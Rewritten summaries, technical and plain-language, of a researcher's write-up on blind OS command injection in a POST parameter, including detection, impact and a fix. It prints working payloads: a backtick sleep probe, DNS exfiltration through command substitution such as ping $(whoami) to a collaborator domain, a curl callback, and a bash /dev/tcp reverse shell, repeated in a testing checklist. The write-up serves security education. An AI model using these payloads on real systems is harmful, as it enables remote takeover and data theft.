Blind OS Command Injection
A parameter in a POST request was vulnerable to blind OS command injection, allowing an attacker to execute arbitrary commands on the server. The attacker used command substitution to exfiltrate data via DNS and then obtained a reverse shell as the root user.

This article is about an interesting approach towards successful exploitation of a blind OS Command Injection scenario.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This write-up describes a blind OS command injection found in a parameter of a POST request. The report does not name the application or the affected endpoint, and the data involved is described as confidential and not disclosed. What matters for the reader is the shape of the bug: a parameter that had nothing to do with operating system interaction, in a request that did not perform any action requiring command execution, was nevertheless passed to a shell on the server.
OS command injection, as the report frames it, lets an attacker execute arbitrary operating system commands on the server running an application, and typically fully compromise the server or application and all its data.

Setup
The researcher was working as an authenticated user; the report notes at the end that the attack was carried out by an authenticated user. The tools used were Burp Suite with the Collaborator client, a personally hosted domain or collaborator server, ngrok to host a server, and a netcat listener on the researcher's machine. No versions are given.
Finding it

The starting point was an anomaly in server behaviour: the server responded to a sleep command placed in a parameter of a POST request. Three observations framed the finding:
- The request was not one that would normally require interaction with the OS or command execution. It was just another request with a casual parameter, with no eye-catching name and nothing suspicious about it.
- The sleep command did not work when entered directly as the parameter value, but did work inside a pair of back ticks (
`). - The payload was URL encoded.
Exploitation
Step 1: confirm the delay is caused by the command
A sleep 10 command was sent in the vulnerable parameter, and the server responded after 10 seconds. To rule out latency or other behaviour, the researcher modified the 10 to X and checked whether the server responded after X seconds. It did.
Step 2: check for other commands and where results appear

With the delay confirmed, the next question was whether any command other than sleep worked, and if so, where its result appeared. The researcher tested the ping command against a personally hosted domain or a collaborator server, using the Burp Suite Collaborator client.

The collaborator server received a DNS interaction from the application server. The response did not show or mean anything with respect to the ping command's result, which made one thing concrete: this was a blind command injection.
Step 3: identify the back-end
Initial reconnaissance and fuzzing revealed information about the application's technology stack and some server path disclosure. The back end was a Linux machine. The report notes that without this information the researcher would have had to determine the back-end OS and stack with other tools or methods, since it plays a significant role in further exploitation.
Step 4: exfiltrate command output through DNS
Because the use case was blind, commands could be executed but their results could not be seen. A friend suggested using the DNS interaction to extract information via command substitution. The payload looked like this:
ping $(whoami).collaborator_server_dot_com
Command substitution runs whoami and places its output in the hostname that ping then resolves, so the result arrives as a DNS lookup at the collaborator. It worked, and it synced with the earlier recon, since command substitution works only on Linux.

Step 5: confirm privileges and run further commands
The command execution was happening with root user privileges. The researcher tried a few more commands:
ping $(date).collaborator_dot_com
ping $(pwd).collaborator_dot_com
curl collaborator_dot_com
ping $(id).collaborator_dot_com
The researcher tried these commands; the report does not describe their results.

Step 6: reverse shell
The researcher hosted an ngrok server and set up a netcat listener on their machine, then used a simple bash one-liner reverse shell as the payload:
/bin/sh -i >& /dev/tcp/my_ip>/my_port 0>&1

Root cause
What the behaviour implies is that the parameter value reached a shell, and that the value was not passed as a single argument: the command only worked inside back ticks, which is command substitution, and the payload had to be URL encoded.
Impact
An authenticated user could execute arbitrary operating system commands on the server, and in this case the commands ran with root privileges. That allowed running commands as root, including a reverse shell. The report states the issue was reported as a High/Critical severity issue, although the attack was carried out by an authenticated user.
Fix
A general fix would be to avoid passing user input to a shell at all, and where a shell is unavoidable, to use strict allow-listing and argument separation rather than string concatenation.
Variants to test
- Send a delay payload such as
`sleep 10`in parameters of requests that have no business touching the OS, and vary the number to confirm the delay scales. A positive result is a response time that tracks the value. - Send a
pingto a collaborator domain in the same parameter. A positive result is a DNS interaction from the target's server. - Use command substitution, for example
ping $(whoami).collaborator_dot_com, to read output. A positive result is a DNS lookup whose hostname contains the command's output. - Try
$(id)and$(pwd)to establish privileges and location. A positive result is the corresponding values appearing in the collaborator hostnames. - Try
curlto a collaborator domain to test outbound HTTP. - If command execution is confirmed, attempt a reverse shell to a listener you control, as the report did with a bash one-liner. A positive result is an interactive shell on the listener.
What happened, in plain words
A security researcher found a way to make a web server run commands of their choosing, even though the part of the website they were using had nothing to do with running commands. The server was quietly passing a value from a form submission to the operating system, and the researcher noticed because the server took exactly as long to reply as a command they had slipped in told it to wait.
Once they could make the server wait, they could also make it reach out to a server they controlled. That gave them a way to try to read command results without seeing them on the website itself. In the end they got a full interactive session on the server, running as the most powerful user account on it.
The report does not name the application or the exact page involved, and says the data involved is confidential and not disclosed. What it does share is the shape of the bug and the steps taken to exploit it. The researcher was logged in as a normal user when they did this, and the issue was reported as High/Critical severity.
Before going further, a few words on what the vulnerability class means. OS command injection is when a program takes something a user typed and hands it to the operating system's command interpreter (the shell) as if it were a command. Imagine a restaurant where you write your order on a slip of paper, and instead of just reading the dish name, the kitchen also follows any extra instructions you scribbled on the same slip. If you write "one soup, and also unlock the back door", the kitchen does both. On a server, the "extra instructions" are operating system commands, and they run with whatever powers the web application has. As the report puts it, this typically lets an attacker fully compromise the server or application and all its data.
The tools, explained from zero
You do not need to install anything to follow the story, but knowing what each tool is helps.
- A POST request: when you fill in a form on a website and press submit, your browser sends the data to the server. One common way of doing that is called POST. The data travels as a list of named fields, each with a value, a bit like a parcel with labelled compartments. The report talks about "a parameter of a POST request", which just means one of those labelled fields.
- Burp Suite: a program security testers use to sit between their browser and a website. It lets them see and edit requests before they are sent. Think of it as a transparent envelope you can open, change the letter inside, and seal again before it goes out.
- Burp Collaborator: a feature of Burp Suite that gives you a unique throwaway domain name and watches it. If anything on the internet contacts that domain, Collaborator records it. It is like leaving a marked trap outside your house and checking later whether anyone stepped on it. The report also refers to a "personally hosted domain or collaborator server", meaning the researcher could use either their own domain or the Collaborator service.
- DNS: the internet's address book. When a computer wants to reach a name like
example.com, it first asks a DNS server what numeric address that name corresponds to. That question is called a DNS lookup. Crucially, the name being looked up is sent across the network, so if you control the DNS server for a domain, you can see every name anyone asks about under it. That is the trick used later. - ngrok: a service that makes a server running on your own computer reachable from the internet through a public address. Useful when the target server needs to connect back to you but you are behind a home router.
- netcat: a small utility that can listen on a network port and show you whatever connects to it. It is the simplest way to receive an incoming connection.
- A reverse shell: normally you connect to a server. A reverse shell flips it: the server connects back to you and hands you a command prompt. It is useful because firewalls often allow outgoing connections more readily than incoming ones.
Finding it
The researcher was not looking for this bug specifically. They noticed something odd: the server seemed to respond to a sleep command placed in a parameter of a POST request. sleep is an operating system command that does nothing for a given number of seconds. If a web server pauses for exactly that long after receiving a value, something is running your text as a command.
Three details framed the finding:
- The request was not one that would normally need to touch the operating system at all. It was an ordinary request with an ordinary-looking parameter, with no eye-catching name and nothing suspicious about it. This matters because people often assume only "dangerous" features (file uploads, admin tools) can be attacked. Here the vulnerable field looked completely harmless.
- The sleep command did not work when typed directly as the parameter value, but did work when wrapped in a pair of back ticks (
`). Back ticks are a shell feature: whatever is between them is run as a command, and its output is substituted into the surrounding text. So the server was not running the whole value as a command; it was running the value in a context where back ticks still get interpreted. - The payload had to be URL encoded. URLs and form data cannot contain certain characters directly, so they are written in a percent-encoded form (for example, a space becomes
%20). Encoding the payload was necessary for it to arrive intact.
The image shows a command sleep 10 (to sleep for 10 seconds) being sent in the vulnerable parameter.
Exploitation
Step 1: confirm the delay is really caused by the command
A sleep 10 command was sent in the vulnerable parameter, and the server responded after 10 seconds. That is suggestive but not proof: a slow server, a busy network, or a coincidence could all produce a delay. So the researcher changed the 10 to X and checked whether the server responded after X seconds. It did. If the delay tracks the number you supply, the number is being obeyed, which means your text is being executed.
Step 2: check for other commands and where results appear
With the delay confirmed, the next question was whether any command other than sleep worked, and if so, where its result appeared. sleep produces no output, so it tells you execution happened but not whether you can read anything back. The researcher tested the ping command against a personally hosted domain or a collaborator server, using the Burp Suite Collaborator client.
ping is a command that sends a small message to a hostname to see if it is reachable. To do that, it must first look the hostname up in DNS. So if the server runs ping with a hostname you control, your DNS server will see the lookup. It is a way of making the target phone home.
The image shows a ping command being sent, to reach out to the collaborator server.
The collaborator server did receive a DNS interaction from the application server. In plain terms: the target reached out to the researcher's domain, proving the command ran. However, the response did not show or mean anything with respect to the ping command's result. The lookup told the researcher that contact happened, but not what any command had printed. That made one thing concrete: this was a blind command injection. Blind means the command runs, but you cannot see its output in the web page or the response.
The image shows the collaborator server receiving a DNS lookup from the target application server.
Step 3: identify the back-end
Before going further, the researcher did some initial reconnaissance and fuzzing. Reconnaissance means gathering information about the target without attacking it: what software it runs, how it is structured. Fuzzing means sending lots of slightly varied inputs and watching for differences in behaviour. Together these revealed information about the application's technology stack and some server path disclosure (the server leaked file paths in its responses). The back end was a Linux machine.
This mattered. The report notes that without this information the researcher would have had to determine the back-end OS and stack with other tools or methods, since it plays a significant role in further exploitation. The reason is simple: commands differ between operating systems. A trick that works on Linux may not work on Windows, and vice versa. Knowing the target is Linux tells you which shell features you can rely on.
Step 4: exfiltrate command output through DNS
Because the use case was blind, commands could be executed but their results could not be seen. A friend suggested using the DNS interaction to extract information via command substitution. Command substitution is the shell feature where $(...) is replaced by the output of whatever is inside the brackets before the rest of the command runs. If you write echo $(date), the shell first runs date, gets today's date as text, and then runs echo with that text. The payload looked like this:
ping $(whoami).collaborator_server_dot_com
Line by line, in plain words:
pingis the command being run. It will try to reach a hostname.$(whoami)is command substitution.whoamiis a command that prints the name of the user the command is running as. The shell runs it first and replaces$(whoami)with its output, for exampleroot..collaborator_server_dot_comis the rest of the hostname. The dot joins the output to the domain the researcher controls.- The result is that
pingis asked to reach a hostname likeroot.collaborator_server_dot_com. To do that, it must perform a DNS lookup for that name, and the researcher's DNS server sees the name, including therootpart.
So the command's output arrives as part of a hostname in a DNS lookup. It worked, and it synced with the earlier recon, since command substitution works only on Linux. That last point is a useful confirmation: the behaviour matched the operating system identified in step 3.
The image shows the DNS lookup being used to read command results.
Step 5: confirm privileges and run further commands
The command execution was happening with root user privileges. On Linux, root is the all-powerful administrator account; there are no restrictions on what it can do. The researcher tried a few more commands:
ping $(date).collaborator_dot_com
dateprints the current date and time. The output is substituted into the hostname, so the researcher learns the server's clock.
ping $(pwd).collaborator_dot_com
pwdprints the present working directory, the folder the command is running in. The output appears in the hostname, revealing where on disk the application lives.
curl collaborator_dot_com
curlis a command-line tool for making web requests. Here it is used to contact the researcher's domain directly, without command substitution. This tests whether the server can make outbound HTTP requests.
ping $(id).collaborator_dot_com
idprints the numeric and named identity of the current user, plus group memberships. The output appears in the hostname, confirming exactly which account the commands run as.
The researcher tried these commands; the report does not describe their results. In other words, the researcher now had a way to read the output of any command that could be squeezed into a hostname.
Step 6: reverse shell
Reading output one hostname at a time is slow and limited: hostnames have length limits and cannot contain certain characters. The natural next step is an interactive session. The researcher hosted an ngrok server and set up a netcat listener on their machine, then used a simple bash one-liner reverse shell as the payload:
/bin/sh -i >& /dev/tcp/my_ip>/my_port 0>&1
Line by line, in plain words:
/bin/shstarts a shell, the program that reads and runs commands.-iasks for an interactive shell, one that keeps accepting commands rather than running a single one and exiting.>&redirects both normal output and error messages to the same place./dev/tcp/my_ip>/my_portis a bash feature that opens a network connection to the given address and port. In the report this is written with placeholdersmy_ipandmy_port, standing in for the researcher's own address and chosen port.0>&1connects the shell's input to the same place as its output, so what you type at your end is fed to the shell and what the shell prints comes back to you.
The effect is that the target server connects out to the researcher's listener and hands over a command prompt. Because the listener was reachable through ngrok, the connection could get back to the researcher's machine even from behind a home network.
Why it worked
What the behaviour implies is that the parameter value reached a shell, and that the value was not passed as a single argument: the command only worked inside back ticks, which is command substitution, and the payload had to be URL encoded.
Impact
An authenticated user could execute arbitrary operating system commands on the server, and in this case the commands ran with root privileges. That allowed running commands as root, including a reverse shell. The report states the issue was reported as a High/Critical severity issue, although the attack was carried out by an authenticated user.
Fix
A general fix would be to avoid passing user input to a shell at all, and where a shell is unavoidable, to use strict allow-listing and argument separation rather than string concatenation.
Variants to test
If you ever find yourself testing a similar situation, these are the checks the report describes, each with what a positive result looks like:
- Send a delay payload such as
`sleep 10`in parameters of requests that have no business touching the OS, and vary the number to confirm the delay scales. A positive result is a response time that tracks the value. - Send a
pingto a collaborator domain in the same parameter. A positive result is a DNS interaction from the target's server. - Use command substitution, for example
ping $(whoami).collaborator_dot_com, to read output. A positive result is a DNS lookup whose hostname contains the command's output. - Try
$(id)and$(pwd)to establish privileges and location. A positive result is the corresponding values appearing in the collaborator hostnames. - Try
curlto a collaborator domain to test outbound HTTP. - If command execution is confirmed, attempt a reverse shell to a listener you control, as the report did with a bash one-liner. A positive result is an interactive shell on the listener.
Glossary
- API: a way for one piece of software to talk to another, like a waiter taking your order to the kitchen. Not central to this report, but the term comes up whenever applications exchange data.
- Authenticated user: someone who has logged in and has an account on the site.
- Back end: the part of a website that runs on the server, as opposed to the part you see in your browser.
- Blind command injection: command injection where the commands run but you cannot see their output directly.
- Burp Collaborator: a service that gives you a domain and records any contact made to it, used to detect out-of-band interactions.
- Burp Suite: a tool for intercepting and editing web traffic between your browser and a site.
- Command substitution: a shell feature where
$(...)or back ticks are replaced by the output of the command inside them before the rest of the command runs. - curl: a command-line tool for making web requests.
- DNS: the internet's address book, translating names into numeric addresses.
- DNS lookup: a request asking what address a name corresponds to; the name itself is visible to whoever runs the DNS server.
- Fuzzing: sending many slightly varied inputs and watching for differences in behaviour.
- Hostname: the name part of a web address, such as
example.com. - netcat: a utility that can listen on a network port and show incoming connections.
- ngrok: a service that exposes a server on your own machine to the internet through a public address.
- OS command injection: a vulnerability where user input is passed to the operating system's shell and run as a command.
- Parameter: a named field in a request, with a value, like one compartment of a submitted form.
- ping: a command that checks whether a host is reachable, which requires a DNS lookup first.
- POST request: a way for a browser to send form data to a server.
- Reconnaissance: gathering information about a target without attacking it.
- Reverse shell: a shell where the target connects back to the attacker and hands over a command prompt.
- Root: the all-powerful administrator account on Linux.
- Shell: the program that reads and runs operating system commands.
- sleep: a command that does nothing for a given number of seconds.
- Technology stack: the combination of software a site runs on, such as the operating system, web server and programming language.
- URL encoding: writing characters in a percent-encoded form so they can travel safely in a URL or form.
- whoami: a command that prints the name of the user running it.